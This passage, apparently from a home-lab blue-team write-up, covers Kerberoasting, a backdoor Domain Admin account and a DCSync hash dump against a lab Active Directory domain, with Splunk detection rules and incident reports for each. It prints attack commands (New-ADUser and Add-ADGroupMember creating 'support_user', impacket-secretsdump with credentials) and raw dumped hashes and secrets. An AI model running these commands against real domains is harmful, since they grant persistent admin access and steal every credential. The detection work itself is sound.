
Detection Rule

```
index=main EventCode=4769 Ticket_Encryption_Type=0x17
| where Service_Name!="krbtgt" AND NOT like(Service_Name, "%$")
| stats count by Client_Address, Service_Name
| where count > 2
| sort -count
```

RC4 (0x17) TGS requests are the Kerberoasting signature. Modern AD uses AES (0x12) any RC4 request is immediately suspicious.



Saving alert with the same config as attack #2



Incident Report — Attack 3

Title	Kerberoasting - RC4 TGS Request and Offline Hash Crack for svc_sql
MITRE ID	T1558.003 - Kerberoasting
Severity	High - Service account credentials compromised, lateral movement vector opened
Attack Summary	Using valid credentials (amartin), impacket-GetUserSPNs requested a Kerberos service ticket for svc_sql (SPN: MSSQLSvc/DC01.corp.local:1433). The ticket was RC4-encrypted (0x17) because svc_sql lacked AES keys, returning a crackable TGS hash. The hash was cracked offline revealing the plaintext password SqlService123; with no failed logins and no account lockout.
Evidence in Logs	EventCode 4769, Client_Address = 192.168.233.128, Service_Name = svc_sql Ticket_Encryption_Type = 0x17 (RC4 - weak, legacy) Requesting account: amartin (valid credential used to initiate)
Detection Rule	index=main EventCode=4769 Ticket_Encryption_Type=0x17 | where Service_Name!="krbtgt" AND NOT like(Service_Name, "%$") | stats count by Client_Address, Service_Name | where count > 2 Targets RC4 TGS requests. Modern clients use AES — RC4 requests are almost always attack tools.
Analyst Response	1. Reset svc_sql password immediately to a long random string (25+ characters) 2. Enable AES encryption on svc_sql to eliminate RC4 ticket requests going forward 3. Audit all accounts with SPNs: Get-ADUser -Filter {ServicePrincipalName -ne "$null"} 4. Check 4624 events for svc_sql to determine if credentials were used for further access 5. Review svc_sql privileges; service accounts should follow least privilege principle
Gaps / Improvements	This rule requires count > 2 before firing; a single targeted request would be missed. In environments with AES enforced domain-wide (as recommended), any RC4 TGS request at all becomes an immediate high-confidence alert regardless of count.

04 Backdoor Admin Account

T1136.001 CRITICAL


What Happened

After gaining Domain Admin access, the attacker creates a new privileged account named to blend in with legitimate IT accounts ("support_user"). This persistence technique survives password resets on known admin accounts, if the original access vector is closed, the attacker still has a way back in.

Attack Commands (PowerShell on DC01)

```
# Create account with plausible name
New-ADUser -Name "Support User" -SamAccountName "support_user" `
  -AccountPassword (ConvertTo-SecureString "Backdoor@123" -AsPlainText -Force) `
  -Enabled $true

# Escalate to Domain Admin immediately
Add-ADGroupMember -Identity "Domain Admins" -Members "support_user"
```

Result: support_user created and added to Domain Admins. The account is now a persistent Domain Admin backdoor.



Splunk Investigation


```
index=main (EventCode=4720 OR EventCode=4728 OR EventCode=4732)
| stats values(EventCode) as events, values(SubjectUserName) as who by _time
| where mvcount(events) > 1
| sort -_time
```

```
4720   A user account was created.

       Subject:
              Security ID:            S-1-5-21-1934568658-3498474158-3312525204-500
              Account Name:           Administrator
              Account Domain:         CORP
              Logon ID:               0xE59B7

       New Account:
              Security ID:            S-1-5-21-1934568658-3498474158-3312525204-1115
              Account Name:           support_user
              Account Domain:         CORP

       Attributes:
              SAM Account Name:       support_user
              Display Name:           -
              User Principal Name:    -
              Home Directory:         -
              Home Drive:             -
              Script Path:            -
              Profile Path:           -
              User Workstations:      -
              Password Last Set:      <never>
              Account Expires:                <never>
              Primary Group ID:       513
              Allowed To Delegate To: -
              Old UAC Value:          0x0
              New UAC Value:          0x11
              User Account Control:
                     Account Disabled
                     'Normal Account' - Enabled
              User Parameters:        -
              SID History:            -
              Logon Hours:            <value not set>

       Additional Information:
              Privileges              -
```


Detection Rule

```
index=main EventCode=4720
| where Account_Name = "support_user" or Account_Name LIKE "%support%"
| table _time, SubjectUserName, Account_Name
```

Note: In this lab environment, EventCode 4728 (group membership) did not fire due to a configuration gap. EventCode 4720 alone is still sufficient to trigger investigation.



Alert Saved with a severity of “critical”



Incident Report — Attack 4

Title	Backdoor Domain Admin Account Created - support_user
MITRE ID	T1136.001 - Create Account: Local Account
Severity	Critical - Persistent Domain Admin access established
Attack Summary	A new domain user account "support_user" was created by the Administrator account on DC01, named to blend in with legitimate IT support accounts. While EventCode 4728 (group addition) did not fire in this lab environment, the account creation alone (4720) is sufficient to trigger investigation, account creation outside normal provisioning workflows, especially by a privileged account, is always suspicious.
Evidence in Logs	EventCode 4720 - new user account created SAM_Account_Name: support_user, created by: Administrator EventCode 4728 (expected) - member added to Domain Admins, did not fire in this environment
Detection Rule	index=main EventCode=4720 | where Account_Name="support_user" OR Account_Name LIKE "%support%" | table _time, SubjectUserName, Account_Name Triggers on new account creation matching a suspicious name pattern. Returned 2 events confirming support_user was created by Administrator. Correlate with EventCode 4728 to confirm whether the account was immediately added to a privileged group.
Analyst Response	1. Disable the account immediately: Disable-ADAccount -Identity support_user 2. Verify group membership: Get-ADGroupMember "Domain Admins" 3. Determine if the Administrator session was itself compromised 4. Review all 4720 events in the past 30 days for other unexpected creations 5. Implement change management. all account creations should require an approval ticket
Gaps / Improvements	A rule on 4720 alone fires on legitimate onboarding. To reduce false positives, correlate with 4728 (was it added to a privileged group?) and check time of day (outside business hours = higher suspicion). In a mature environment, any 4720 without a corresponding HR ticket should auto-escalate.

05 DCSync — Full Domain Hash Dump

T1003.006 CRITICAL

What Happened

DCSync is the most dangerous attack in this lab. Domain controllers legitimately sync password databases with each other using DS-Replication-Get-Changes permissions. impacket-secretsdump mimics this process, sending replication requests to DC01 as if it were a legitimate DC. DC01 complies and returns every password hash in the domain, including krbtgt, whose hash enables Golden Ticket attacks for indefinite domain access.

Attack Commands (Kali)

```
# Dump all domain hashes using DC replication protocol
impacket-secretsdump 'corp.local/itadmin:Password123!@192.168.233.133'

# Output includes NTLM hashes for every account:
# Administrator:500:aad3b435b51404ee:XXXXXXXXXXXXXXXX
# krbtgt:502:aad3b435b51404ee:XXXXXXXXXXXXXXXX  <-- most dangerous
```

Result: Full hash dump including Administrator, itadmin, bdupont, amartin, svc_sql, support_user, and critically the krbtgt account. This is full domain compromise.

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump 'corp.local/itadmin:Password123!@192.168.233.133'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×e1d560663ceefe89148a11957edf5f91
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5246d8d8faa70ea3d67848ae3031b551:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORP\WIN-RI0E571PAAF$:aes256-cts-hmac-sha1-96:e8dc15dd0d3c0a4fa7a248d839472338a67f64990f9bb2537dd8f95
7c7f5432b
CORP\WIN-RI0E571PAAF$:aes128-cts-hmac-sha1-96:78c22ad8c7d200afbcdea188c1ff1004
CORP\WIN-RI0E571PAAF$:des-cbc-md5:2cdf7a68c7d9fd89
CORP\WIN-RI0E571PAAF$:plain_password_hex:0271bd877391adde98776c787e4ddfbf1edcbd168452c244dda29cd37177
e1a2ec03b4c8d67d86e0a7dd4b93c59be3077531bd682d441bce2c704515ce986377efd3583bb2c313732f8665590234f4e5a
e8d8b74d42f403efc8d909de786785c5c8474f2930f56d94dcde784f85ab5f85ae6129379d9decb4e91dfe839d5a80055ee78
509992f25fd255b7eb9b750dc9a25de8cbb49e452560e0e9067d84c1686d50d9b49ffdfcd7760f7f927d8639a44f5789218a8
08e7083621656ef5d3de9e2802f859b0d9fe21bf79c7f13a03b3376ac52a580e5f754e58d8fa7139d24244c7bf620f8d61fcf
f4f75ab9effd607b
CORP\WIN-RI0E571PAAF$:aad3b435b51404eeaad3b435b51404ee:00ecb7cc03308cb2a7490d7016800320:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×3a11b6fca75236605bbe76f2701f8cadbcd54e01
dpapi_userkey:0×dcbabf06a84d0c5a59d19cfd6cfda5eaecb6fa1d
[*] NL$KM
 0000   A5 7E 45 FF 4B B0 C8 DF  BE 18 FA 51 67 FD EB F5   .~E.K......Qg...
 0010   CC D7 32 3D 37 18 B8 B3  6B 34 58 85 E1 88 F7 8B   ..2=7...k4X.....
 0020   F1 3C BA 0F 4D 9E 66 E0  BB 20 73 F8 87 2D 6C FA   .<..M.f.. s..-l.
 0030   DD DD D5 C3 15 9D C3 DD  4E 3C C5 EE 39 FE E3 10   ........N<..9...
NL$KM:a57e45ff4bb0c8dfbe18fa5167fdebf5ccd7323d3718b8b36b345885e188f78bf13cba0f4d9e66e0bb2073f8872d6cf
addddd5c3159dc3dd4e3cc5ee39fee310
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
```

Splunk Investigation


```
index=main EventCode=4662 itadmin
| search Message="*{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}*" OR Message="*{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}*"
| table _time, SubjectUserName, Message
```

```
An operation was performed on an object.

Subject :
        Security ID:            S-1-5-21-1934568658-3498474158-3312525204-1113
        Account Name:           itadmin
        Account Domain:         CORP
        Logon ID:               0x30F260B

Object:
        Object Server:          DS
        Object Type:            %{19195a5b-6da0-11d0-afd3-00c04fd930c9}
        Object Name:            %{ed55d455-0fea-48d7-ba0e-dc5dfd4c8c7b}
        Handle ID:              0x0

Operation:
        Operation Type:         Object Access
        Accesses:               Control Access

        Access Mask:            0x100
        Properties:             Control Access
                {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}
        {19195a5b-6da0-11d0-afd3-00c04fd930c9}


Additional Information:
        Parameter 1:            -
        Parameter 2:
```


An operation was performed on an object.

Detection Rule

```
index=main EventCode=4662
| search Message="*{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}*" OR Message="*{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}*"
| where NOT like(SubjectUserName, "%$")
| table _time, SubjectUserName, Message
```



The GUIDs identify DS-Replication-Get-Changes permissions. The NOT like filter removes computer accounts (which end in $) since legitimate DCs doing normal replication would otherwise trigger this rule.





Incident Report — Attack 5


Title	DCSync - Full Domain Credential Dump via impacket-secretsdump
MITRE ID	T1003.006 - OS Credential Dumping: DCSync
Severity	Critical - Full domain compromise. Every credential in the domain is burned.
Attack Summary	Using compromised Domain Admin credentials (itadmin), impacket-secretsdump performed a DCSync attack from Kali (192.168.233.128), mimicking the AD replication protocol. DC01 sent all password hashes to the attacker including Administrator, all user accounts, and critically the krbtgt account. krbtgt hash enables forged Golden Tickets, domain-wide access that persists even after regular password resets.
Evidence in Logs	EventCode 4662, SubjectUserName = itadmin: DS-Replication-Get-Changes requested (GUID: 1131f6aa) EventCode 4662, SubjectUserName = itadmin: DS-Replication-Get-Changes-All (GUID: 1131f6ad) EventCode 4624, Account_Name = itadmin from 192.168.233.128: Domain Admin logon preceding replication
Detection Rule	index=main EventCode=4662 | search Message="*{1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}*" OR Message="*{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}*" | where NOT like(SubjectUserName, "%$") | table _time, SubjectUserName, Message Searches the Message field for the specific replication GUIDs that DCSync requires. The NOT like filter removes computer accounts (ending in $) since legitimate DCs doing normal replication would otherwise trigger this rule. Any human account making these requests is an immediate critical alert. Requires: Audit Directory Service Access enabled on the DC.
Analyst Response	1. Treat as full domain compromise and assume ALL credentials are burned 2. Reset krbtgt password TWICE with 10-hour gap to invalidate all Kerberos tickets 3. Reset passwords for all privileged accounts: Administrator, Domain Admins, service accounts 4. Isolate source IP and determine how itadmin credentials were obtained 5. Audit all lateral movement using dumped hashes and check all 4624 events post-attack 6. Consider engaging an external IR firm - DCSync indicates full Domain Admin access

Gaps / Improvements	EventCode 4662 only fires if "Audit Directory Service Access" is explicitly enabled via auditpol - many real environments have this off, making DCSync completely silent. Pair this detection with network-level monitoring for unusual DRSUAPI traffic from non-DC hosts. Also alert on Domain Admin accounts authenticating from unexpected source IPs.

All 5 saved alerts







Key Lessons & Takeaways

On Audit Policy Configuration

